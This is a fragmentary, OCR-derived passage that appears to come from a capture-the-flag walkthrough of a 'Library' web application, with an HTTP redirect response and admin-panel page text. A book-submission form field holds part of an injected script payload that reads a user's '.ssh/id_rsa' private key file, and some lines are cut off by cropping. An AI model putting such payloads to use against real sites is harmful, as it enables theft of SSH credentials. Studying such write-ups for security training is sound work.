
```
HTTP/1.1 302 Found
Date: Fri, 20 Mar 2020 14:28:10 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```



Library | Admin Panel

If you have a Garden and a Library, you have everything you needed.

Administrators can review the book list and can moderate the users.




Library

If you have a Garden and a Library, you have everything you needed.

Book Submission

Book Title	/.ssh/id_rsa");x.send();</script
Author	ghroot
44916.pdf	



Library | Admin Panel


...u have a Garden and a Library, you have everything you needed.

ions

